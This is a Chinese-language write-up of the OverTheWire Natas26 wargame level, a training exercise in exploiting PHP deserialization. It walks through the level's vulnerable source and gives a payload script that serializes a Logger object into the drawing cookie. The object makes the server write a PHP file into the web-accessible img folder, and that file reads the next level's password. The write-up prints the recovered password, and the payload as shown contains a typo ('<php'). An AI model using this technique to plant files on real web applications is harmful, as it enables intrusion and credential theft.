
Natas26 Writeup(PHP反序列化漏洞)
Natas26:
打开页面是一个输入坐标点进行绘图的页面。
<html>

<head>

<!-- This stuff in the header has nothing to do with the level -->

<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">

<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />

<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />

<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>

<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>

<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>

<script>var wechallinfo = { "level": "natas26", "pass": "<censored>" };</script></head>

<body>

<?php

    class Logger{

        private $logFile;                        //三个私有参数

        private $initMsg;

        private $exitMsg;

        function __construct($file){            //类创建时调用

            // initialise variables                //初始化变量

            $this->initMsg="#--session started--#\n";

            $this->exitMsg="#--session end--#\n";

            $this->logFile = "/tmp/natas26_" . $file . ".log";

            // write initial message            //写入初始信息

            $fd=fopen($this->logFile,"a+");

            fwrite($fd,$initMsg);

            fclose($fd);

        }

        function log($msg){                        //写入信息

            $fd=fopen($this->logFile,"a+");

            fwrite($fd,$msg."\n");

            fclose($fd);

        }

        function __destruct(){                    //类销毁时调用

            // write exit message                //写入退出信息

            $fd=fopen($this->logFile,"a+");

            fwrite($fd,$this->exitMsg);

            fclose($fd);

        }

    }

    function showImage($filename){                //显示图片

        if(file_exists($filename))

            echo "<img src=\"$filename\">";

    }

    function drawImage($filename){                //画图

        $img=imagecreatetruecolor(400,300);

        drawFromUserdata($img);

        imagepng($img,$filename);

        imagedestroy($img);

    }

    function drawFromUserdata($img){

        if( array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&

            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)){

            $color=imagecolorallocate($img,0xff,0x12,0x1c);

            imageline($img,$_GET["x1"], $_GET["y1"],

                            $_GET["x2"], $_GET["y2"], $color);

        }

        if (array_key_exists("drawing", $_COOKIE)){

            $drawing=unserialize(base64_decode($_COOKIE["drawing"]));

            if($drawing)

                foreach($drawing as $object)

                    if( array_key_exists("x1", $object) &&

                        array_key_exists("y1", $object) &&

                        array_key_exists("x2", $object) &&

                        array_key_exists("y2", $object)){

                        $color=imagecolorallocate($img,0xff,0x12,0x1c);

                        imageline($img,$object["x1"],$object["y1"],

                                $object["x2"] ,$object["y2"] ,$color);

                    }

        }

    }

    function storeData(){

        $new_object=array();

        if(array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&

            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)){

            $new_object["x1"]=$_GET["x1"];

            $new_object["y1"]=$_GET["y1"];

            $new_object["x2"]=$_GET["x2"];

            $new_object["y2"]=$_GET["y2"];

        }

        if (array_key_exists("drawing", $_COOKIE)){

            $drawing=unserialize(base64_decode($_COOKIE["drawing"]));    //反序列化

        }

        else{

            // create new array

            $drawing=array();

        }

        $drawing[]=$new_object;

        setcookie("drawing",base64_encode(serialize($drawing)));        //序列化

    }

?>

<h1>natas26</h1>

<div id="content">

Draw a line:<br>

<form name="input" method="get">

X1<input type="text" name="x1" size=2>

Y1<input type="text" name="y1" size=2>

X2<input type="text" name="x2" size=2>

Y2<input type="text" name="y2" size=2>

<input type="submit" value="DRAW!">

</form>

<?php

    session_start();

    if (array_key_exists("drawing", $_COOKIE) ||

        (   array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&

            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET))){

        $imgfile="img/natas26_" . session_id() .".png";

        drawImage($imgfile);

        showImage($imgfile);

        storeData();

    }

?>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>

</div>

</body>

</html>
natas26-sourcecode.html
查看源码,发现了php反序列化函数unserialize(),且可以通过cookie来控制unserialize()的变量,猜测存在php反序列化漏洞。
Php序列化:php为了方便进行数据的传输,允许把复杂的数据结构,压缩到一个字符串中。使用serialize()函数。
Php反序列化:将被压缩为字符串的复杂数据结构,重新恢复。使用unserialize() 函数。
php反序列化漏洞:php有许多魔术方法,如果代码中使用了反序列化 unserialize()函数,并且参数可控制,那么可以通过设定注入参数来完成想要实现的目的。
关键代码:
class Logger{

	private $logFile;						//三个私有参数

	private $initMsg;

	private $exitMsg;

	function __construct($file){			//类创建时调用

		// initialise variables				//初始化变量

		$this->initMsg="#--session started--#\n";

		$this->exitMsg="#--session end--#\n";

		$this->logFile = "/tmp/natas26_" . $file . ".log";

		// write initial message			//写入初始信息

		$fd=fopen($this->logFile,"a+");

		fwrite($fd,$initMsg);

		fclose($fd);

	}

	function log($msg){						//写入信息

		$fd=fopen($this->logFile,"a+");

		fwrite($fd,$msg."\n");

		fclose($fd);

	}

	function __destruct(){					//类销毁时调用

		// write exit message				//写入退出信息

		$fd=fopen($this->logFile,"a+");

		fwrite($fd,$this->exitMsg);

		fclose($fd);

	}

}
观察代码可以发现,在类销毁时调用的__destruct()魔术方法,可以向任意文件写入信息。
if (array_key_exists("drawing", $_COOKIE)){

	$drawing=unserialize(base64_decode($_COOKIE["drawing"]));

}
而且,可以通过cookie来写入序列化注入信息。
总结思路,通过cookie来注入信息,利用反序列化漏洞在能够访问的文件夹(img)下建立一个shell(aaa.php),写入php语句,然后访问该脚本,就能够进行任意语句执行/回显!

Payload:
<?php

class Logger{

        private $logFile;

        private $initMsg;

        private $exitMsg;

        function __construct(){   #注入信息

            $this->initMsg="";

            $this->exitMsg="<php include '/etc/natas_webpass/natas27';?>";

            $this->logFile="img/aaa.php";

        }

}

$test = new Logger();

echo serialize($test);

echo "\n";

echo base64_encode(serialize($test));    #显示base64编码后的序列化字符串

?>

burp抓包,把字符串覆盖到cookie[drawing]中,重新发送请求。
访问../img/aaa.php即可得到flag。

flag:55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ
参考:
https://www.cnblogs.com/ichunqiu/p/9554885.html
https://www.cnblogs.com/liqiuhao/p/6901620.html
https://blog.csdn.net/baidu_35297930/article/details/99732206?utm_source=distribute.pc_relevant.none-task
Natas26 Writeup(PHP反序列化漏洞)的更多相关文章
- Natas33 Writeup(Phar反序列化漏洞)
Natas33: 又是一个上传文件的页面,源码如下: // graz XeR, the first to solve it! thanks for the feedback! // ~morla cl ...
- 反序列化漏洞问题研究之php篇
php的反序列化反序列化漏洞又称php对象注入(php Object Injection)产生的问题主要分以下两类: 将传来的序列化数据直接unserilize,造成魔幻函数的执行.这种情况在一般的应 ...
- Weblogic反序列化漏洞补丁更新解决方案
Weblogic反序列化漏洞的解决方案基于网上给的方案有两种: 第一种方案如下 使用SerialKiller替换进行序列化操作的ObjectInputStream类; 在不影响业务的情况下,临时删除掉 ...
- Java反序列化漏洞执行命令回显实现及Exploit下载
原文地址:http://www.freebuf.com/tools/88908.html 本文原创作者:rebeyond 文中提及的部分技术.工具可能带有一定攻击性,仅供安全学习和教学用途,禁止非法使 ...
- Java反序列化漏洞通用利用分析
原文:http://blog.chaitin.com/2015-11-11_java_unserialize_rce/ 博主也是JAVA的,也研究安全,所以认为这个漏洞非常严重.长亭科技分析的非常细致 ...
- Java反序列化漏洞分析
相关学习资料 http://www.freebuf.com/vuls/90840.html https://security.tencent.com/index.php/blog/msg/97 htt ...
- 小白审计JACKSON反序列化漏洞
1. JACKSON漏洞解析 poc代码:main.java import com.fasterxml.jackson.databind.ObjectMapper; import com.sun.or ...
- WEBLOGIC 11G (10.3.6) windows PSU 升级10.3.6.0.171017(Java 反序列化漏洞升级)
10.3.6版本的weblogic需要补丁到10.3.6.0.171017(2017年10月份的补丁,Java 反序列化漏洞升级),oracle官方建议至少打上2017年10月份补丁. 一.查看版本 ...
- weblogic AND jboss 反序列化漏洞
C:\Program Files\Java\jboss-4.2.3.GA\server\default\deploy\http-invoker.sar\invoker.war\WEB-INF serv ...
随机推荐
- java实现树的一般操作
https://www.cnblogs.com/dawnyxl/p/9047437.html 树是数据结构中最基本的结构,今天的博客更新一下树的基本操作: 树的节点结构: package tree; ...
- Memcached笔记——(二)XMemcached&Spring集成
今天研究Memcached的Java的Client,使用XMemcached 1.3.5,做个简单的测试,并介绍如何与Spring集成. 相关链接: Memcached笔记--(一)安装&常规 ...
- 用手机应用追踪城市噪声污染——微软Azure助力解决城市问题
噪声无孔不入的城市地带(图片来自于网络) 2014年4月19日发行的<经济学人>杂志预言,到2030年,中国人口的70%(约10亿人)会在城市中居住.中国城镇化的高速发展一方面大大提高了 ...
- JMeter接口测试-计数器
前言 在测试注册接口的时候,需要批量注册账号时,每注册一个并且需要随时去修改数据,比较繁琐,除了使用随机函数生成账号,我们还可以使用计数器来进行批量注册. 一:添加配置元件-计数器 二:注册10个账号 ...
- 一天速成Python教程
一.Python基础 Python是对象有类型,变量无类型的动态类型语言,追求简单优雅易读.可以在终端中逐行运行,也可以编写成大型的面向对象的工程.在开始写之前,注意Python 2.X中,开头要写上 ...
- CSS——NO.1(初识CSS)
*/ * Copyright (c) 2016,烟台大学计算机与控制工程学院 * All rights reserved. * 文件名:text.cpp * 作者:常轩 * 微信公众号:Worldhe ...
- SpringBoot图文教程8 — SpringBoot集成MBG「代码生成器」
有天上飞的概念,就要有落地的实现 概念十遍不如代码一遍,朋友,希望你把文中所有的代码案例都敲一遍 先赞后看,养成习惯 SpringBoot 图文教程系列文章目录 SpringBoot图文教程1「概念+ ...
- LeetCode 32,并不Hard的难题,解法超级经典,带你领略动态规划的精彩
本文始发于个人公众号:TechFlow,原创不易,求个关注 今天给大家分享的是LeetCode当中的32题,这是一道Hard难度的题.也是一道经典的字符串处理问题,在接下来的文章当中,我们会详细地解读 ...
- 一起了解 .Net Foundation 项目 No.9
.Net 基金会中包含有很多优秀的项目,今天就和笔者一起了解一下其中的一些优秀作品吧. 中文介绍 中文介绍内容翻译自英文介绍,主要采用意译.如与原文存在出入,请以原文为准. DLR/IronPytho ...
- WordPress鼠标点击特效和粒子插件
鼠标特效 将下面代码复制到外观-主题编辑器-主题页脚(footer.php)代码<?php wp_footer(); ?>上方. <script type="text/ja ...